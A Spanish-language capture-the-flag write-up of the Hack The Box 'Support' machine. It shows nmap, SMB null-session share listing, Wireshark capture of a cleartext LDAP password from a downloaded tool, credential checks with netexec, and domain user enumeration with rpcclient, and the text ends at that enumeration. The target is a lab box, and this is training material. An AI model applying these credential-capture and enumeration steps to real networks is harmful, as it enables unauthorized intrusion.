
Support - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-11 16:37:15Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0.,
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0.,
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49699/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

El servicio ldap nos revela el dominio ante el que nos encontramos:




```
(Domain: support.htb0.,
```

Vamos a listar los recursos compartidos de la maquina victima a traves de una null session:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.11.174 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Vamos a ver que hay en el share "support-tools":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.11.174/support-tools -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 13:01:06 2022
  ..                                  D        0  Sat May 28 07:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 07:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 07:19:55 2022
  putty.exe                           A  1273576  Sat May 28 07:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 07:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 13:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 07:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 07:19:43 2022
```

Nos descargamos UserInfo.txt ya que es la que mas llama la atencion. Lo descomprimimos y lo ejecutamos con "wine" que es la herramienta que sirve para ejecutar archivos ".exe":




```
└─$ wine UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user
```

Nos dice que podemos usar el comando find:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wine UserInfo.exe find
[-] At least one of -first or -last is required.

┌──(kali㉿kali)-[~/Downloads]
└─$ wine UserInfo.exe find -first a
[-] Exception: No Such Object
```

Como no sabemos que se esta tramitando por detras podemos analizar las peticiones con "wireshark":




```
 1 0.000000000   10.10.14.11    10.10.11.174   SMB2    124 KeepAlive Request
 2 0.108055371   10.10.11.174   10.10.14.11    SMB2    124 KeepAlive Response
 3 0.108068852   10.10.14.11    10.10.11.174   TCP      52 47604 → 445 [ACK] Seq=73 Ack=73 Win=4610 Len=0 TSval=
 4 1.252093391   10.10.14.11    10.10.11.174   TCP      60 56058 → 389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
 5 1.356955458   10.10.11.174   10.10.14.11    TCP      60 389 → 56058 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
 6 1.356973308   10.10.14.11    10.10.11.174   TCP      52 56058 → 389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3
 7 1.388595583   10.10.14.11    10.10.11.174   LDAP    114 bindRequest(1) "support\ldap" simple
 8 1.494764541   10.10.11.174   10.10.14.11    LDAP     74 bindResponse(1) success
 9 1.494781832   10.10.14.11    10.10.11.174   TCP      52 56058 → 389 [ACK] Seq=63 Ack=23 Win=64256 Len=0 TSval
10 1.509735948   10.10.14.11    10.10.11.174   LDAP    111 searchRequest(2) "<ROOT>" wholeSubtree
11 1.615033166   10.10.11.174   10.10.14.11    LDAP    162 searchResDone(2) noSuchObject (0000208D: NameErr: DSI
12 1.659946810   10.10.14.11    10.10.11.174   TCP      52 56058 → 389 [ACK] Seq=122 Ack=133 Win=64256 Len=0 TSv
13 1.690211871   10.10.14.11    10.10.11.174   TCP      52 56058 → 389 [FIN, ACK] Seq=122 Ack=133 Win=64256 Len=
14 1.794995766   10.10.11.174   10.10.14.11    TCP      52 389 → 56058 [ACK] Seq=133 Ack=123 Win=2097920 Len=0 T
```

Vemos que se menciona al usuario ldap del dominio "support". Para ver mas informacion sobre esa peticion podemos darle a "follow tcp stream":




```
0<...`7.....support\ldap.$nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
0........a.....
......
09...c4..
..
................   givenName..a0...sAMAccountName
0....h...e...._
.  ...X0000208D: NameErr: DSID-03100221, problem 2001 (NO_OBJECT)
         ''
.
```

Podemos ver unas posibles credenciales del usuario "ldap". Vamos a verificar si son correctas con la herramienta netexec:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.174 -u ldap -p '$nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         10.10.11.174    445    DC               [*] Windows Server 2022 Build 20348 x6
SMB         10.10.11.174    445    DC               [-] support.htb\ldap:$nvEfEK16^1aM4$e7
```

Probamos a quitarle el simbolo del "$" al principio ya que puede ser que no pertenezca a la credencial:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.174 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         10.10.11.174    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:su
SMB         10.10.11.174    445    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

Vamos a probar si podemos conectarnos con ese usuario a traves de "winrm":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.174 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
WINRM       10.10.11.174    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:suppo
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been mov
d from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.174    5985   DC               [-] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

Como no podemos conectarnos por remoto vamos a enumerar los usuarios del dominio con rpcclient:




```
└─$ rpcclient 10.10.11.174 -U 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
Password for [WORKGROUP\ldap]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[ldap] rid:[0×450]
user:[support] rid:[0×451]
